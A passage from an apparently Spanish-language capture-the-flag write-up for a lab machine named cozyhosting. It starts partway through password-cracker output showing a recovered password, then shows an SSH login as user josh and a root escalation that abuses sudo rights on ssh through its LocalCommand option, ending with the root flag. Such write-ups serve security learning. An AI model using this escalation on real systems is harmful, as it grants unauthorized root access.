Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidate.Engine.: Device Generator
Candidates.#1....: herman → j123456
Hardware.Mon.#1..: Util: 70%

Started: Thu Jul 18 21:45:39 2024
Stopped: Thu Jul 18 21:46:38 2024
```

language-pass

```
manchesterunited
```

miramos el etc/passwd




vemos que josh tiene bin bash

Ahora vamos a utilizar el puerto 22 que tenemos con josh y la contraseña

```bash
ssh josh@10.129.229.88
```

Ya estamos y hemos hechjo el movimiento lateral

```
❯ ssh josh@10.129.229.88
The authenticity of host '10.129.229.88 (10.129.229.88)' can't be established.
ED25519 key fingerprint is SHA256:x/7yQ53dizlhq7THoanU79X7U63DSQqSi39NPLqRKHM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.229.88' (ED25519) to the list of known hosts.
josh@10.129.229.88's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jul 18 07:50:35 PM UTC 2024

  System load:           0.0
  Usage of /:            55.8% of 5.42GB
  Memory usage:          16%
  Swap usage:            0%
  Processes:             240
  Users logged in:       0
  IPv4 address for eth0: 10.129.229.88
  IPv6 address for eth0: dead:beef::250:56ff:fe94:686e


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Aug 29 09:03:34 2023 from 10.10.14.41
josh@cozyhosting:~$
```

# Escalar privilegios

## hacemos sudo -l

```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```

Bash

```
sudo /usr/bin/ssh -v -o PermitLocalCommand=yes -o 'LocalCommand=/bin/bash' josh@127.0.0.1
```

```
debug1: Will attempt key: /root/.ssh/id_dsa
debug1: SSH2_MSG_EXT_INFO received
debug1: kex_input_ext_info: server-sig-algs=<ssh-ed25519,sk-ssh-ed25519@openssh.com,ssh-rsa,rs
dsa-sha2-nistp256@openssh.com>
debug1: kex_input_ext_info: publickey-hostbound@openssh.com=<0>
debug1: SSH2_MSG_SERVICE_ACCEPT received
debug1: Authentications that can continue: publickey,password
debug1: Next authentication method: publickey
debug1: Trying private key: /root/.ssh/id_rsa
debug1: Trying private key: /root/.ssh/id_ecdsa
debug1: Trying private key: /root/.ssh/id_ecdsa_sk
debug1: Trying private key: /root/.ssh/id_ed25519
debug1: Trying private key: /root/.ssh/id_ed25519_sk
debug1: Trying private key: /root/.ssh/id_xmss
debug1: Trying private key: /root/.ssh/id_dsa
debug1: Next authentication method: password
josh@127.0.0.1's password:
Authenticated to 127.0.0.1 ([127.0.0.1]:22) using "password".
debug1: channel 0: new [client-session]
debug1: Requesting no-more-sessions@openssh.com
root@cozyhosting:/home/josh#
```

```
root@cozyhosting:/home/josh# whoami
root
root@cozyhosting:/home/josh# cd ..
root@cozyhosting:/home# ls
josh
root@cozyhosting:/home# cd ..
root@cozyhosting:/# ls
app  bin  boot  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@cozyhosting:/# cd /root
root@cozyhosting:~# ls
root.txt
root@cozyhosting:~# cat root.txt
e8367a0a6bb1fcb6fdbbc2bbbeb807b7
root@cozyhosting:~#
```